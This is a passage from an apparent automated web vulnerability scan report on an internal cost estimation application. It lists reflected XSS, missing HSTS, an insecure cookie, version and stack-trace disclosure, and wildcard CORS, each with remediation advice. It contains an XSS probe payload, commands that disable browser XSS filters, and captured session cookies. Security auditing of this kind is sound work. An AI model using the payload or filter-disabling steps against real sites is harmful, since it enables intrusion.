Referer: https://ces.uat.int.ttc.ca/RebuiltPartsIndex
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
X-Requested-With: XMLHttpRequest
```

Response

Response Time (ms) : 24.6924
Total Bytes Received : 221
Body Length : 0
Is Compressed : No

```
…
mvc-ajax']){return 'aspnetmvc-ajax';} else{throw new Error('The kendo.aspnetmvc.min.js script is not
included.');}})(),"transport":{"read":{"url":"/ScPartsUsedInEstimates/GetScPartsUsedInEstimates?id=
<scRipt>ns(0x005DDE)</scRipt>&gridType=RebuiltGrid","type":"GET"},"prefix":"","update":
{"url":"/ScPartsUsedInEstimates/UpdateScPartsUsedInEstimates?id=<scRipt>ns(0x005DDE)
</scRipt>&gridType=RebuiltGrid","type":"POST"},"create":
{"url":"/ScPartsUsedInEstimates/CreateScPartsUsedInEstimates?id=<scRipt>ns(0x005DDE)
</scRipt>&gridType=RebuiltGrid","type":"POST"},"destroy":
{"url":"/ScPartsUsedInEstimates/DeleteScPartsUsedInEstimates?id=<scRipt>ns(0x005DDE)
</scRipt>&gridType=RebuiltGrid","type":"POST"}},"pageSize":5,"page":1,"groupPaging":false,"total":0,
"serverPaging":true,"serverSorting":true,"serverFiltering":true,"serverGrouping":true,"serverAggrega
tes":true
…
```

Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as OWASP ESAPI and Microsoft Anti-cross-site scripting.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy

checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- OWASP - Cross-site Scripting
- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling

Remedy References

- Microsoft Anti-XSS Library
- Negative Impact of Incorrect CSP Implementations
- Content Security Policy (CSP) Explained
- OWASP XSS Prevention Cheat Sheet
- OWASP AntiSamy Java

Proof of Concept Notes

Generated XSS exploit might not work due to browser XSS filtering. Please follow the guidelines below in order to disable XSS filtering for different browsers. Also note that;

- XSS filtering is a feature that's enabled by default in some of the modern browsers. It should only be disabled temporarily to test exploits and should be reverted back if the browser is actively used other than testing purposes.
- Even though browsers have certain checks to prevent Cross-site scripting attacks in practice there are a variety of ways to bypass this mechanism therefore a web application should not rely on this kind of client-side browser checks.

Chrome

- Open command prompt.
- Go to folder where chrome.exe is located.
- Run the command `chrome.exe --args --disable-xss-auditor`

Firefox

- Go to `about:config` in the URL address bar.
- In the search field, type *urlbar.filter* and find *browser.urlbar.filter.javascript*.
- Set its value to `false` by double clicking the row.

Safari

- To disable the XSS Auditor, open Terminal and executing the command: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool FALSE`
- Relaunch the browser and visit the PoC URL
- Please don't forget to enable XSS auditor again: `defaults write com.apple.Safari "com.apple.Safari.ContentPageGroupIdentifier.WebKit2XSSAuditorEnabled" -bool TRUE`

CLASSIFICATION

OWASP Top Ten 2021	A03

CVSS 3.0 SCORE	
Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE	
Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 4.0 Score	
5.1 / Medium	
Exploitability	Medium
Complexity	High

CVSS 4.0 Score

Vulnerable system	Low
Subsequent system	Low
Exploitation	High
Security requirements	Medium

CVSS Vector String

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:L/VA:N/SC:L/SI:L/SA:N

3. HTTP Strict Transport Security (HSTS) Policy Not Enabled

MEDIUM | 1

Invicti Enterprise identified that HTTP Strict Transport Security (HSTS) policy is not enabled.

The target website is being served from not only HTTPS but also HTTP and it lacks of HSTS policy implementation.

HTTP Strict Transport Security (HSTS) is a web security policy mechanism whereby a web server declares that complying user agents (such as a web browser) are to interact with it using only secure (HTTPS) connections. The HSTS Policy is communicated by the server to the user agent via a HTTP response header field named "Strict-Transport-Security". HSTS Policy specifies a period of time during which the user agent shall access the server in only secure fashion.

When a web application issues HSTS Policy to user agents, conformant user agents behave as follows:

- Automatically turn any insecure (HTTP) links referencing the web application into secure (HTTPS) links. (For instance, http://example.com/some/page/ will be modified to https://example.com/some/page/ before accessing the server.)
- If the security of the connection cannot be ensured (e.g. the server's TLS certificate is self-signed), user agents show an error message and do not allow the user to access the web application.

Vulnerabilities

3.1. https://ces.uat.int.ttc.ca/

Certainty



Request | Response

Request

```
GET / HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
```

Response

Response Time (ms) : 23.2265
Total Bytes Received : 537
Body Length : 0
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMF5SYt1XS4x9QUmEi57UMsvQop3SVS%2Bo1CQZ2%2FNaRhlFE1IZvvg
G86ADoTOK1EFQ39iu4hfwbuJYQcTzxSVT3Irks4pLF4RsA8tnn0StnNWOEx2SKhI0XYn3%2FZWTQRxaXRVlkbz4Psct8Eqib%2BM
TeHw; path=/; samesite=lax; httponly
Server: Microsoft-IIS/10.0
Persistent-Auth: true
X-Powered-By: ASP.NET
Pragma: no-cache
Expires: -1
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Date: Wed, 14 Oct 2026 18:07:27 GMT
Cache-Control: no-store, no-cache

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>CES Cost Estimation System</title>


<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/css/bootstrap.css"
/>



<!-- Updated Kendo UI CSS with Ocean Blue theme -->
<link rel="stylesheet" href="https://kendo.cdn.telerik.com/2025.1.130/styles/kendo.default-
v2.min.css" />
<link href="https://kendo.cdn.telerik.com/2021.2.511/styles/kendo.common.min.css" rel="stylesheet"
crossorigin="anonymous" />
<link rel="stylesheet" href="https://unpkg.com/material-components-web@latest/dist/material-
components-web.min.css">

<script src="https://code.jquery.com/jquery-3.7.1.min.js"
integrity="sha256-/JqT3SQfawRcv/BIHPThkBvs0OEvtFFmqPF/lYI/Cxo=" crossorigin="anonymous"></script>
<script src="https://kendo.cdn.telerik.com/2021.2.511/js/jszip.min.js"></script>
<script src="https://kendo.cdn.telerik.com/2021.2.511/js/kendo.all.min.js"></script>
<script src="https://kendo.cdn.telerik.com/2021.2.511/js/kendo.aspnetmvc.min.js"></script>
<link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/css/bootstrap.min.css"
rel="stylesheet" integrity="sha384-QWTKZyjpPEjISv5WaRU9OFeRpok6YctnYmDr5pNlyT2bRjXh0JMhjY6hW+ALEwIH"
crossorigin="anonymous">

<script src="/js/site.js"></script>
```

```
<script src="https://
…
```

Remedy

Configure your webserver to redirect HTTP requests to HTTPS.

i.e. for Apache, you should have modification in the httpd.conf. For more configurations, please refer to External References section.

```
# load module
LoadModule headers_module modules/mod_headers.so

# redirect all HTTP to HTTPS (optional)
<VirtualHost *:80>
       ServerAlias *
       RewriteEngine On
       RewriteRule ^(.*)$ https://%{HTTP_HOST}$1 [redirect=301]
</VirtualHost>

# HTTPS-Host-Configuration
<VirtualHost *:443>
      # Use HTTP Strict Transport Security to force client to use secure connections only
      Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"

      # Further Configuration goes here
      [...]
</VirtualHost>
```

External References

- Wikipedia - HTTP Strict Transport Security
- Configure HSTS (HTTP Strict Transport Security) for Apache/Nginx
- HTTP Strict Transport Security (HSTS) HTTP Header
- Mozilla SSL Configuration Generator

CLASSIFICATION

OWASP Top Ten 2021	A02

CVSS 3.0 SCORE	
Base	7.7 (High)
Temporal	7.7 (High)
Environmental	7.7 (High)

CVSS Vector String
CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:L

CVSS 3.1 SCORE	
Base	7.7 (High)
Temporal	7.7 (High)
Environmental	7.7 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:L

CVSS 4.0 Score	
0 / None	
Exploitability	Medium
Complexity	High

CVSS 4.0 Score

Vulnerable system	Low
Subsequent system	Low
Exploitation	High
Security requirements	Medium

CVSS Vector String

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N

4. Autocomplete is Enabled

LOW 1 | CONFIRMED 1

Invicti Enterprise detected that Autocomplete is Enabled in one or more of the form fields which might contain sensitive information like "username", "credit card" or "CVV".

Impact

If user chooses to save, data entered in these fields will be cached by the browser. An attacker who can access the victim's browser could steal this information. This is especially important if the application is commonly used in shared computers, such as cyber cafes or airport terminals.

Vulnerabilities

4.1. https://ces.uat.int.ttc.ca/RebuiltPartsIndex

CONFIRMED

Identified Field Name

- CC

Request | Response

Request

```
GET /RebuiltPartsIndex HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdrle5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
Referer: https://ces.uat.int.ttc.ca/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
```

Response

Response Time (ms) : 730.7821
Total Bytes Received : 221
Body Length : 0
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
Persistent-Auth: true
X-Powered-By: ASP.NET
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Date: Wed, 14 Oct 2026 18:07:30 GMT
Vary: Accept-Encoding

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>Rebuilt Parts Estimate Cost Estimation System</title>


<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/css/bootstrap.css"
/>



<!-- Updated Kendo UI CSS with Ocean Blue theme -->
<link rel="stylesheet" href="https://kendo.cdn.telerik.com/2025.1.130/styles/kendo.default-
v2.min.css" />
<link href="https://kendo.cdn.telerik.com/2021.2.511/styles/kendo.common.min.css" rel="stylesheet"
crossorigin="anonymous" />
<link rel="stylesheet" href="https://unpkg.com/material-components-web@latest/dist/material-
components-web.min.css">

<script src="https://code.jquery.com/jquery-3.7.1.min.js"
integrity="sha256-/JqT3SQfawRcv/BIHPThkBvs0OEvtFFmqPF/lYI/Cxo=" crossorigin="anonymous"></script>
<script src="https://kendo.cdn.telerik.com/2021.2.511/js/jszip.min.js"></script>
<script src="https://kendo.cdn.telerik.com/2021.2.511/js/kendo.all.min.js"></script>
<script src="https://kendo.cdn.telerik.com/2021.2.511/js/kendo.aspnetmvc.min.js"></script>
<link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/css/bootstrap.min.css"
rel="stylesheet" integrity="sha384-QWTKZyjpPEjISv5WaRU9OFeRpok6YctnYmDr5pNlyT2bRjXh0JMhjY6hW+ALEwIH"
crossorigin="anonymous">

<script src="/js/site.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery-validate/1.19.5/jquery.validate.min.js">
</script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery-validation-
unobtrusive/3.2.12/jquery.validate.unobtrusive.min.js"></script>

<link rel="stylesheet" href="/css/header-footer.css" />
```

```
...
```

Actions to Take

1. Add the attribute `autocomplete="new-password"` to the form tag or to individual "input" fields. Please note that modern browsers might ignore the previously recommended `autocomplete="off"` instruction, due to their integrated password management mechanism.
2. Find all instances of inputs that store private data and disable autocomplete. Fields which contain data such as "Credit Card" or "CCV" type data should not be cached. You can allow the application to cache usernames and remember passwords; however, in most cases this is not recommended.
3. Re-scan the application after addressing the identified issues to ensure all of the fixes have been applied properly.

Required Skills for Successful Exploitation

First and foremost, attacker needs either physical access or user-level code execution rights for successful exploitation. Dumping all data from a browser can be fairly easy, and a number of automated tools exist to undertake this. Where the attacker cannot dump the data, he/she could still browse the recently visited websites and activate the autocomplete feature to see previously entered values.



CLASSIFICATION

OWASP Top Ten 2021	A05

5. Cookie Not Marked as Secure

LOW | 1 | CONFIRMED | 1

Invicti Enterprise identified a cookie not marked as secure, and transmitted over HTTPS.

This means the cookie could potentially be stolen by an attacker who can successfully intercept and decrypt the traffic, or following a successful man-in-the-middle attack.

Impact

This cookie will be transmitted over a HTTP connection, therefore if this cookie is important (*such as a session cookie*), an attacker might intercept it and hijack a victim's session. If the attacker can carry out a man-in-the-middle attack, he/she can force the victim to make an HTTP request to steal the cookie.

Vulnerabilities

5.1. https://ces.uat.int.ttc.ca/

CONFIRMED

Identified Cookie(s)

- .AspNetCore.Session

Request | Response

Request

```
GET / HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
```

Response

Response Time (ms) : 297.5435
Total Bytes Received : 533
Body Length : 0
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdrle5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
; path=/; samesite=lax; httponly

Server: Microsoft-IIS/10.0
Persistent-Auth: true
X-Powered-By: ASP.NET
Pragma: no-cache
Expires: -1
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Dat
…
```

Actions to Take

1. See the remedy for solution.
2. Mark all cookies used within the application as secure. *(If the cookie is not related to authentication or does not carry any personal information, you do not have to mark it as secure.)*

Remedy

Mark all cookies used within the application as secure.

Required Skills for Successful Exploitation

To exploit this issue, the attacker needs to be able to intercept traffic. This generally requires local access to the web server or to the victim's network. Attackers need to be understand layer 2, have physical access to systems either as waypoints for the traffic, or have locally gained access to to a system between the victim and the web server.

External References

- Invicti Enterprise - Security Cookies - Secure Flag
- .NET Cookie.Secure Property
- Using HTTP cookies #Security

CLASSIFICATION

OWASP Top Ten 2021	A02

CVSS 3.0 SCORE	
Base	2 (Low)
Temporal	2 (Low)
Environmental	2 (Low)

CVSS Vector String
CVSS:3.0/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

CVSS 3.1 SCORE	
Base	2 (Low)
Temporal	2 (Low)
Environmental	2 (Low)

CVSS Vector String
CVSS:3.1/AV:P/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N

6. Version Disclosure (IIS)

LOW | 1

Invicti Enterprise identified a version disclosure (IIS) in the target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of IIS.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

6.1. https://ces.uat.int.ttc.ca/

Detection Source

- HTTP Header

Detection Evidence

- Server: Microsoft-IIS/10.0

Extracted Version

- 10.0

Certainty

Request | Response

Request

```
GET / HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
```

Response

Response Time (ms) : 297.5435
Total Bytes Received : 533
Body Length : 0
Is Compressed : No

```
…
lBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdr
le5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp; path=/; samesite=lax; httponly
Server: Microsoft-IIS/10.0

Persistent-Auth: true
X-Powered-By: ASP.NET
Pragma: no-cache
Expires: -1
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Date: Wed, 14 Oct 2026 18:07:08
…
```

Remedy

Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

CLASSIFICATION

OWASP Top Ten 2021	A05

7. Stack Trace Disclosure (ASP.NET)

LOW | 1

Invicti Enterprise identified a stack trace disclosure (ASP.NET) in the target web server's HTTP response.

Impact

An attacker can obtain information such as:

- ASP.NET version.
- Physical file path of temporary ASP.NET files.
- Information about the generated exception and possibly source code, SQL queries, etc.

This information might help an attacker gain more information and potentially focus on the development of further attacks for the target system.

Vulnerabilities

7.1. https://ces.uat.int.ttc.ca/StockCodedParts?filter=3&group=3&page=1&pageSize=14&sort=3

Method	Parameter	Parameter Type	Value
GET	pageSize	Querystring	14
GET	sort	Querystring	3
GET	filter	Querystring	3
GET	group	Querystring	3
GET	page	Querystring	1

Detection Source

- Response Body

Detection Evidence

- System.NullReferenceException: Object reference not set to an instance of an object. at Kendo.Mvc.Infrastructure.Implementation.FilterNodeVisitor.Visit(IValueNode valueNode) at Kendo.Mvc.Infra...

Certainty



Request | Response

Request

```
GET /StockCodedParts?filter=3&group=3&page=1&pageSize=14&sort=3 HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: */*
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdrle5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
Referer: https://ces.uat.int.ttc.ca/StockCodedParts/Index
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
X-Requested-With: XMLHttpRequest
```

Response

Response Time (ms) : 59.1406
Total Bytes Received : 218
Body Length : 0
Is Compressed : No

```
…
nal Server Error
Server: Microsoft-IIS/10.0
Persistent-Auth: true
X-Powered-By: ASP.NET
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Date: Wed, 14 Oct 2026 18:07:41 GMT

System.NullReferenceException: Object reference not set to an instance of an object.
at Kendo.Mvc.Infrastructure.Implementation.FilterNodeVisitor.Visit(IValueNode valueNode)
at Kendo.Mvc.Infrastructure.Implementation.NumberNode.Accept(IFilterNodeVisitor visitor)
at Kendo.Mvc.Infrastructure.FilterDescriptorFactory.Create(String input)
at Kendo.Mvc.UI.DataSourceRequestModelBinder.<>c__DisplayClass4_0.
<CreateDataSourceRequest>b__9(String filter)
at Kendo.Mvc.UI.DataSourceRequestModelBinder.TryGetValue[T](ModelMetadata modelMetadata,
IValueProvider valueProvider, String modelName, String key, Action`1 action)
at Kendo.Mvc.UI.DataSourceRequestModelBinder.CreateDataSourceRequest(ModelMetadata modelMetadata,
IValueProvider valueProvider, String modelName)
at Kendo.Mvc.UI.DataSourceRequestModelBinder.BindModelAsync(ModelBindingContext bindingContext)
at
Microsoft.AspNetCore.Mvc.ModelBinding.Binders.BinderTypeModelBinder.BindModelAsync(ModelBindingConte
xt binding....Session.SessionMiddleware.Invoke(HttpContext context)
at Microsoft.AspNetCore.Session.SessionMiddleware.Invoke(HttpContext context)
at Microsoft.AspNetCore.Diagnostics.DeveloperExceptionPageM
…
```

Remedy

Apply following changes on your `web.config` file to prevent information leakage by applying custom error pages.

```
<System.Web>
     <customErrors mode="On" defaultRedirect="~/error/GeneralError.aspx">
          <error statusCode="403" redirect="~/error/Forbidden.aspx" />
          <error statusCode="404" redirect="~/error/PageNotFound.aspx" />
          <error statusCode="500" redirect="~/error/InternalError.aspx" />
     </customErrors>
</System.Web>
```

Remedy References

- Error Handling in ASP.NET Pages and Applications



CLASSIFICATION

OWASP Top Ten 2021	A05

8. Misconfigured Access-Control-Allow-Origin Header

LOW | 1

Invicti Enterprise detected a possibly misconfigured Access-Control-Allow-Origin header in resource's HTTP response.

Cross-origin resource sharing (CORS) is a mechanism that allows resources on a web page to be requested outside the domain through XMLHttpRequest.

Unless this HTTP header is present, such "cross-domain" requests are forbidden by web browsers, per the same-origin security policy.

Impact

This is generally not appropriate when using the same-origin security policy. The only case where this is appropriate when using the same-origin policy is when a page or API response is considered completely public content and it is intended to be accessible to everyone.

Vulnerabilities

8.1. https://ces.uat.int.ttc.ca/

Method	Parameter	Parameter Type	Value
GET	URI-BASED	Querystring	

Access-Control-Allow-Origin

- *

Certainty

Request | Response

Request

```
GET / HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdr1e5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
Origin: http://r87.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
```

Response

Response Time (ms) : 389.4489
Total Bytes Received : 253
Body Length : 0
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
Persistent-Auth: true
X-Powered-By: ASP.NET
Date: Wed, 14 Oct 2026 18:07:33 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Access-Control-Allow-Origin: *
Vary: Accept-Encoding

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>CES Cost Estimation S
…
```

Remedy

If this page is intended to be accessible to everyone, you don't need to take any action. Otherwise please follow the guidelines for different architectures below in order to set this header and permit outside domain.
Apache

- Add the following line inside either the <directory>, <location>, <files> or <virtualhost> sections of your server config (usually located in `httpd.conf` or `apache.conf`), or within a `.htaccess` file.

```
Header set Access-Control-Allow-Origin "domain"
```

IIS6

1. Open Internet Information Service (IIS) Manager
2. Right click the site you want to enable CORS for and go to Properties
3. Change to the HTTP Headers tab
4. In the Custom HTTP headers section, click Add
5. Enter Access-Control-Allow-Origin as the header name
6. Enter `domain` as the header value

IIS7

- Merge the following xml into the web.config file at the root of your application or site:

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <system.webserver>
    <httpprotocol>
      <customheaders>
        <add name="Access-Control-Allow-Origin" value="domain" />
      </customheaders>
    </httpprotocol>
  </system.webserver>
</configuration>
```

ASP.NET

- If you don't have access to configure IIS, you can still add the header through ASP.NET by adding the following line to your source pages:

```
Response.AppendHeader("Access-Control-Allow-Origin", "domain");
```

External References

- Cross-Origin Resource Sharing
- HTTP access control (CORS)
- Using CORS

CLASSIFICATION

OWASP Top Ten 2021	A05

9. Version Disclosure (Jquery)

LOW | 1

Invicti Enterprise identified a version disclosure (Jquery) in the target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of Jquery.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

9.1. https://ces.uat.int.ttc.ca/

Identified Version

- 3.7.1

Detection Source

- Browser DOM

Detection Evidence

- jQuery.fn.jquery = 3.7.1

Certainty



Request | Response

Request

```
GET / HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
```

Response

Response Time (ms) : 297.5435
Total Bytes Received : 533
Body Length : 0
Is Compressed : No

```
…
es/kendo.common.min.css" rel="stylesheet" crossorigin="anonymous" />
<link rel="stylesheet" href="https://unpkg.com/material-components-web@latest/dist/material-
components-web.min.css">

<script src="https://code.jquery.com/jquery-3.7.1.min.js"
integrity="sha256-/JqT3SQfawRcv/BIHPThkBvs0OEvtFFmqPF/lYI/Cxo=" crossorigin="anonymous"></script>
<script src="https://kendo.cdn.telerik.com/2021.2.511/js/jszip.min.js"></script>
<script src="https://kendo.cdn.telerik.com/2021.2.511/js/kendo.all.min.js"></script>
<script s
…
st/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-
QWTKZyjpPEjISv5WaRU9OFeRpok6YctnYmDr5pNlyT2bRjXh0JMhjY6hW+ALEwIH" crossorigin="anonymous">

<script src="/js/site.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery-validate/1.19.5/jquery.validate.min.js">
</script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery-validation-
unobtrusive/3.2.12/jquery.validate.unobtrusive.min.js"></script>

<link rel="stylesheet" href="/css/header-footer.css" />


<link rel="stylesheet" href="/css/telerik-min.css" />
<link rel="stylesheet" href="/css/material-grey.css"
…
```

Remedy

Configure your web server to prevent information leakage.

CLASSIFICATION

OWASP Top Ten 2021	A05

10. Missing X-Content-Type-Options Header

LOW | 1

Invicti Enterprise detected a missing X-Content-Type-Options header which means that this website could be at risk of a MIME-sniffing attacks.

Impact

MIME type sniffing is a standard functionality in browsers to find an appropriate way to render data where the HTTP headers sent by the server are either inconclusive or missing.

This allows web browsers such as Google Chrome to perform MIME-Sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the intended content type.

The problem arises once a website allows users to upload content which is then published on the web server. If an attacker can carry out XSS (Cross-site Scripting) attack by manipulating the content in a way to be accepted by the web application and rendered as HTML by the browser, it is possible to inject code in e.g. an image file and make the victim execute it by viewing the image.

Vulnerabilities

10.1. https://ces.uat.int.ttc.ca/

Certainty



Request | Response

Request

```
GET / HTTP/1.1
Host: ces.uat.int.ttc.ca
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/144.0.7559.110 Safari/537.36
```

Response

Response Time (ms) : 297.5435
Total Bytes Received : 533
Body Length : 0
Is Compressed : No

```
HTTP/1.1 200 OK
Set-Cookie:
.AspNetCore.Session=CfDJ8KjErvnqhylBsRl9qstWUMHyZb5YzkslGZ2MJOD6ypohI5H9rxXW9WnRKQnqwUX4pLlCn4IXhJJ6
Oyv9kKQalfNXoDaq6Rn1Pg%2FGNNgP3Rdrle5dD%2FCUv0Ob6GNCqXyEpCUfVOdB5ZDlGYqJpGXcUn3QtOiKlUQy2QY8qSxWrWNp
; path=/; samesite=lax; httponly
Server: Microsoft-IIS/10.0
Persistent-Auth: true
X-Powered-By: ASP.NET
Pragma: no-cache
Expires: -1
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Date: Wed, 14 Oct 2026 18:07:08 GMT
Cache-Control: no-store, no-cache

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1.0" />
<title>CES Cost Estimation System</title>


<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/css/bootstrap.css"
/>



<!-- Updated Kendo UI CSS with Ocean Blue theme -->
<link rel="stylesheet" href="https://kendo.cdn.telerik.com/2025.1.130/styles/kendo.default-
v2.min.css" />
